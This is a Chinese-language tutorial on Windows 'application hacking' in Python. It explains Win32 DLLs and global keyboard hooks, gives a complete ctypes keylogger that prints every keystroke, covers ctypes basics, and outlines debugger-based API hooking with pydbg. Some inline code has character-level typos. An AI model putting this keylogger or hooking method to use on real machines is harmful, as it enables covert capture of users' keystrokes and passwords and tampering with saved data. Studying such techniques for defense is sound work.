
# 应用程序黑客攻击技术

Windows API是微软提供的应用程序编程接口集合。开发应用程序时，需要通过API调用操作系统（内核）提供的丰富功能。常用的32位Windows环境中，提供名为Win32的WindowsAPI。




开发Windows应用程序时，往往要使用各种lib与DLL库。lib是静态库，生成Windows可执行文件（exe文件）时，它们被包含到程序。DLL是动态链接库，应用程序运行时，才会加载调用相应的DLL库。Win32API大部分以DLL库的形式存在，最具代表性的DLL。

* kernel32.dll：提供对文件系统、设备、进程、线程等基本资源的访问功能
* user32.dll：提供用户接口功能，包含创建、管理窗口，接收Windows消息，在屏幕上绘制文本，显示消息框
* advapi32.dll：提供注册表、系统终止与重启、Windows服务启动/停止/创建、账户管理等功能
* gdi32.dll：提供对显示器、打印机及其他输出设备的管理功能
* comdlg32.dll：提供文件打开、文件保存、颜色字体选择等标准对话框管理功能
* comctl32.dll：支持应用程序访问操作系统的状态条、进度条、工具条等功能
* shel32.dll：支持应用程序访问操作系统shell提供的功能
* netapi32.dll：支持应用程序访问操作系统提供的各种通信功能

## ----消息钩取

消息钩取要使用user32.dll中的SetWindowsHookExA（）方法。Windows通过钩链（HookChain）处理来自键盘、鼠标等设备的消息。钩链是用于处理消息的一系列函数指针的列表。程序员可以将特定处理进程的指针强行注册到钩链，这样消息到来时即可对其进行特定处理。键盘记录器是最具代表性的黑客攻击技术，它采用消息钩取方式，在中间窃取用户的键盘输入消息，然后将之发送给黑客。




### 使用ctypes模块进行消息钩取

要想在Python中使用Windows操作系统提供的强大功能，必须通过调用Win32API实现。

Python默认提供ctypes模块，通过它可以在Python程序中调用DLL，使用C语言的变量类型。

ctypes简化了动态库的调用过程，支持复杂的C数据类型，提供低级函数。使用ctypes模块时，只要遵守函数调用约定，即可直接调用MSDN提供的API。




#### 键盘钩取

##### 键盘钩取过程

使用user32.dll提供的SetWindowsHookExA()函数，可以设置钩子。有消息到来或发生鼠标点击、键盘输入事件时，操作系统提供了中间拦截机制，这称为“钩子”。从功能上实现这种机制的函数称为钩子过程（回调函数）。操作系统支持为一个钩子类型（鼠标点击、键盘输入等）设置多个钩子过程，并通过钩链管理链表。钩链是关于钩子过程的指针链表。

钩子分为本地钩子（Local Hook）与全局钩子（Global Hook)两种。本地钩子是针对特定线程设置的，全局钩子针对操作系统中运行的所有线程设置。比如，钩子类型为键盘输入时，为其设置全局钩子后，所有键盘输入都会触发对钩子过程的调用。也就是说，通过为键盘输入设置全局钩子可以对用户的所有键盘输入进行监视。若设置的是本地钩子，则只有相应线程管理的窗口激活后，键盘输入才会触发对钩子过程的调用。



设置键盘输入类型的钩子后，键盘输入消息进入线程队列时，调用钩子过程进行处理，整体机制如下所示。

①设置钩子：通过user32.dll的SetWindowsHookExA（)函数可以设置钩子，注册用于处理消息的钩子过程（回调函数）。

②注册钩链：注册后的钩子过程由钩链管理，钩链的最前面注册有钩子过程的指针。接下来，等待键盘输入类型的消息进入相关线程的队列。

③键盘输入：用户使用键盘向计算机输入想要的消息。键盘控制器将用户输入转换为计算机可识别的信号，并传递给键盘驱动程序。

④系统队列：来自键盘的消息进入操作系统管理的系统队列，等待进入负责处理消息的线程队列。

⑤线程队列：消息进人处理线程的队列后，不会被发送到相应窗口，而是发送给钩链中第一个指针所指的钩子过程。

⑥消息钩取：来自线程队列的消息被传递给钩链中第一个指针（实际是指针所指的钩子过程）

⑦钩子过程：钩子过程接收消息，执行程序员指定的动作。大部分黑客攻击代码都位于钩子过程。处理结束后，将消息传递给钩链的下一个指针，也称为回调函数。

⑧钩链指针：消息被依次传递给钩链中指针所指的钩子过程。最后一个钩子过程处理完消息后，将消息传递给原先指定的窗口。

设置好钩子后，即可对队列持续进行监视，这会大大加重系统负担。完成指定任务后，一定要拆除钩子，尽量减少对系统性能的影响。接下来简单介绍SetWindowsHookExA（)函数的结构与用法，它用于设置钩子，非常具有代表性。

SetWindowsHookExA函数定义：

HHOOK WINAPI SetWindowsHookExA(

\_in int idHook, \\钩子类型

\_in HOOKPROC lpfn, \\回调函数地址

\_in HINSTANCE hMod, \\实例句柄

\_in DWORD dwThreadld\\线程ID

)；

利用ctypes调用SetWindowsHookExA的用法：

CMPFUNC = CFUNCTYPE(c\_int, c\_int, c\_int, POINTER(c\_vo1d\_p))

Pointer = CMPFUNC (hook procedure) #hook \_procedure由用户定义 windll.uaer32.SetWindoweHookExA(

13, # WH\_KEYBOARD\_LL

pointer,

wind11.kerne132.GetModuleHandlew(None),

0

）；

使用stdcall调用约定，调用DLL与相关函数。使用ctypes提供的转换方式，放入合适的参数。

第一个参数是钩子类型（整数值），可以在网上很容易地搜索到。

第二个参数给出钩子过程，若想传递Python中定义的钩子过程，就要利用CMPFUNC（）函数获取函数指针。


第三个与第四个参数用于设置全局钩子，分别设置为NULL与0。


##### 代码实现

import sys  
from ctypes import \*  
from ctypes.wintypes import MSG  
  
#1.使用windll：使用windll声明user32与kernel类型的变量。使用相应DLL提供的函数时，  
#格式为user32.API名称或kernel.API名称。  
user32 = windll.user32  
kernel32 = windll.kernel32  
  
#2.声明变量：在win32API内部定义并使用的变量值，可以通过MSDN或者网络搜索轻松获取，  
#将其声明为变量并事先放入变量  
WH\_KEYBOARD\_LL = 13  
WM\_KEYDOWN = 0x0100  
CTRL\_CODE = 162  
  
#3.定义类：定义拥有挂钩与拆钩功能的类  
class KeyLogger:  
 def \_\_init\_\_(self):  
 self.lUser32 = user32  
 self.hooked = None  
  
 #4.定义挂钩函数：使用user32DLL的SetWindowsHookExA函数设置钩子。 要监听的事件为  
 #WHKEYBOAD\_LL,范围设置为操作系统中运行的所有线程  
 def installHookProc(self, pointer):  
 self.hooked = self.lUser32.SetWindowsHookExA(  
 WH\_KEYBOARD\_LL,  
 pointer,  
 kernel32.GetModuleHandleW(None),  
 0  
 )  
 if not self.hooked:  
 return False  
 return True  
  
 #5.定义拆钩函数：调用user32Dll的SetWindowsHookEx()函数，拆除之前设置的钩子。  
 #钩子会大大增加系统负荷，调用完必须拆除  
 def uninstallHookProc(self):  
 if self.hooked is None:  
 return  
 self.lUser32.UnhookWindowsHookEx(self.hooked)  
 self.hooked = None  
  
#6.获取函数指针：若想注册钩子过程（回调函数），必须传入函数指针。ctypes为此提供  
#了专门的方法。通过CFUNCTYPE（）函数指定SetWindowshookExA()函数所需要的钩子过程  
#的参数与参数类。通过CMPFUNC（）函数获取内部声明的函数指针  
def getFPTR(fn):  
 CMPFUNC = CFUNCTYPE(c\_int, c\_int, c\_int, POINTER(c\_void\_p))  
 return CMPFUNC(fn)  
  
#7.定义钩子过程：钩子过程是一种回调函数，指定事件发生时，调用其执行相应处理。若  
#到来的消息类型是WM\_\_KEYDOWN,则将消息值，输出到屏幕；若消息与<CTRL>键的值一致，  
#则拆除钩子。处理完毕后，将控制权限让给勾连中的其他钩子过程(CallNextHookEx()函数)  
#ps:执行hookedKey = chr(lParam[0])语句时由于lParam[0]是C中long类型，  
# python中的int型对于他来说太长了所以我们需要将它转换成对应的ASCLL码值再转换成字符串，  
# 改写语句 ：hookedKey = chr(0xFFFFFFFF&lParam[0])  
def hookProc(nCode, wParam, lParam):  
 if wParam is not WM\_KEYDOWN:  
 return user32.CallNextHookEx(keyLogger.hooked, nCode, wParam, lParam)  
 hookedKey = chr(0xFFFFFFFF&lParam[0])  
 print(hookedKey)  
  
 if(CTRL\_CODE == int(lParam[0])):  
 print("Ctrl pressed, call uninstallHook()")  
 keyLogger.uninstallHookProc()  
 sys.exit(-1)  
 return user32.CallNextHookEx(keyLogger.hooked, nCode, wParam, lParam)  
  
#8.传递消息：GetMessageA()函数函数监视队列，消息进入队列后取出消息，并传递给勾连中的  
#第一个钩子  
def startKeyLog():  
 msg = MSG()  
 user32.GetMessageA(byref(msg), 0, 0, 0)  
  
#9.启动消息钩取，首先创造KeyLogger 类，然后installHookProc（）函数设置钩子，同时  
#注册钩子过程回调函数。最后调用startKeyLog（）函数，将进入队列的消息传递给勾连  
keyLogger = KeyLogger()  
pointer = getFPTR(hookProc)  
  
if keyLogger.installHookProc(pointer):  
 print("installed keyLogger")  
  
startKeyLog()

##### 运行结果


运行环境：32位操作系统，如果无特殊说明，32位和64位均可





## API钩取

API钩取技术利用了操作系统提供的调试进程。首先使用调试器，在应用程序特定的命令位置设置断点，注册特定方法以便执行。应用程序运行过程中，遇到断点就会执行之前注册的方法（回调方法），黑客只要在回调方法中植入黑客攻击代码即可执行相应动作。比如，向记事本（notepad)进程的WriteFile（)设置断点，用户点击保存菜单时就会调用并执行回调方法。如果黑客在回调方法中插入修改字符的代码，那么将导致最终保存的文本内容与用户输入的内容不一致。



### Ctypes基本知识

* 加载DLL

ctypes 支持多种调用约定（Calling Convention)。

ctypes 支持cdll、windll、oldell 调用约定。cd 支持cdecl调用约定，windll支持stdcall调用约定，oldell支持与windll相同的调用约定，但不同之处在于，其返回值假定为HRESULT。

windll.kernel32, windll.user32

* 调用Win32API

在DLL名称后指出要调用的函数名。

windll.user32.SetWindowsHookExA

也可以指定调用API时传递参数的数据类型。

printf = libc.printf

printf.argtypes = [c\_char p, c\_char\_p, c\_int, c\_double]

printf("String '%s', Int %d, Double %f\n", "Hi", 10, 2.2)

还可以指定函数的返回值格式。

libc.strchr.restype = c\_char\_p

* 数据类型

通过ctypes模块提供的数据类型，Python可以使用C语言中的数据类型。比如使用C语言中的整型，可以如下使用ctypes实现。

i = c\_int(42)

print(i.value())

也可以声明用于保存地址的指针类型并使用。

PI = POINTER(c\_int)

* 指针的传递

通过函数的参数，可以传递指针（值的地址）。

f = c\_float()

s = create\_string\_buffer('\000' \* 32)

windll.msvcrt.sscanf("1 3.14 Hello", "%f %s", byref(f), s)

* 回调函数

声明并传递回调函数，以便特定事件发生时进行调用。

def py\_cmp\_func(a,b)

print "py\_cmp\_func"

return 0

CMPFUNC = CFUNCTYPE(c\_int,POINTER(c\_int),POINTER(c\_int))

cmp\_func = CMPFUNC(py\_cmp\_func)

widll.msvcrt.qsort(ia, len(ia), sizeof(c\_int), cmp\_func)

* 结构体

继承Structure类，声明结构体类

class POINT(Structure):

\_fields\_ = [("x", c\_int),("y", c\_int)]

point = POINT(10, 20)


调用Win32API时，通常都需要传递参数。若将Python中使用的数据原样传递给Win32API，后者将无法正常识别数据，也就无法执行约定的动作。为了解决这一问题，ctypes 提供类型转换功能。类型转换是指，将Python数据类型转换为可以在Win32API中使用的数据类型。

比如，调用sscanf（）函数时，参数必须是float类型的指针，使用ctypes提供的c\_float 进行类型转换，可以保证函数得到正确调用。

|  |  |  |
| --- | --- | --- |
| **ctypes类型** | **C类型** | **Python类型** |
| c\_char | char | 1-character string |
| c\_wchar | wchar\_t | 1-character unicode string |
| c\_byte | char | int/long |
| c\_ubyte | unsigned char | int/long |
| c\_short | short | int/long |
| c\_ushort | unsigned short | intlong |
| c\_int | int | int/long |
| c\_uint | unsigned int | int/long |
| c\_long | long | int/long |
| c\_ulong | unsigned long | int/long |
| c\_longlong | \_int64或long long | int/long |
| c\_ulonglong | unsigned\_\_int64 或  unsigned long long | int/long |
| c\_float | float | float |
| c\_double | double | float |
| c\_char\_p | char \* (NUL terminated) | string 或 None |
| c\_wchar\_p | wchar\_t \* (NUL terminated) | unicode 或 None |
| c\_void\_p | void \* | int/long 或 None |


### 调试器概念

调试器可以暂时停止进程的行为动作，它是一种中断子程序。调试器执行完毕后，进程继续执行指定逻辑。调试器中，在需要调试的命令处设置断点，并不断监视事件发生。操作系统处理命令时，若发现断点，则调用指定的回调函数。



使用调试器进行黑客攻击时，一般都会将黑客攻击脚本放入回调函数。其中，最具代表性的是APl钩取技术。程序调用保存数据的函数时，修改内存中的值即可对文件中保存的数据进行操作。

### API钩取过程



1、2、3、4、5、7由程序员使用pydbg模块直接实现。6、8由操作系统负责，依据程序员注册的信息执行操作。

①获取PID：运行中的进程都有唯一的ID，它是操作系统分配给进程的识别码。通过Win32API可以获取所要调试进程的PID。

②获取命令地址：访问映射到相应进程地址空间中所有模块的列表，获取要设置断点的函数地址。

③设置断点：将命令代码的前2字节修改为CC，设置断点。调试器将原来的命令代码保存到其内部维护的断点列表，以确保能够返回原来的处理进程。

④注册回调函数：设置有断点的命令代码执行时，触发调试事件。操作系统产生中断，执行中断子程序。中断子程序就是程序员注册的回调函数。

⑤等待调试事件：使用Win32API等待调试事件发生。等待调用回调函数。

⑥发生调试事件：被调试进程运行过程中遇到断点时，触发中断。

⑦执行回调函数：发生中断时，执行中断子程序。事先注册的回调函数就是中断子程序。此时，将黑客攻击代码写入回调函数，即可执行想要的操作。


⑧进程恢复：回调函数执行完毕后，恢复正常的进程执行流程。

Windows操作系统支持分步调用Win32API，如前所述，既可以使用ctypes模块，也可以使用pydbg模块。使用pydbg模块能够简化复杂的调用流程。通过ctypes调用DLL，可以使用C语言的数据类型。此外，通过ctypes，可以使用纯Python代码编写扩展模块。但通过ctypes 直接使用Windows DLL时，必须对Windows函数具备足够了解，掌握大量相关知识。并且，还要声明函数调用时所需的结构体与共用体（Union)，编写实现回调函数等。因此，与其直接使用ctypes，还不如安装已经开发的Python模块。pydbg模块是开源的Python 调试器，广泛应用于应用程序黑客攻击与逆向工程。

### Pydbg安装

网上很多教程，都不太好用，这里介绍一个最简单的方法。亲测WinXP、Win7、Win10均可安装成功。

1. 下载32位的python2.7




1. 安装完python之后设置环境变量。

我的python安装目录是C:\Python27，所以在系统变量Path里面添加

; C:\Python27\Scripts; C:\Python27

不要忘记分号。

1. 一步安装pydbg、pydasm

这个东西这么难装，所以有大神就弄了个一键安装的方法。

<https://github.com/reider-roque/pydbg-pydasm-paimei>

介绍：


该软件包的目的是为了便于在Windows机器上安装pydbg和pydasm Python模块。

该软件包为Windows x86 / x64的Python 2.6 / 2.7提供预编译的pydasm.pyd二进制文件。


将所有三个软件包（paimei，pydasm，pydbg）合并为一个，并对setup.py文件进行相应的编辑。

安装：


下载pydbg-pydasm-paimei.zip解压，进入pydbg-pydasm-paimei目录并运行python setup.py install



导入一下测试，没有报错

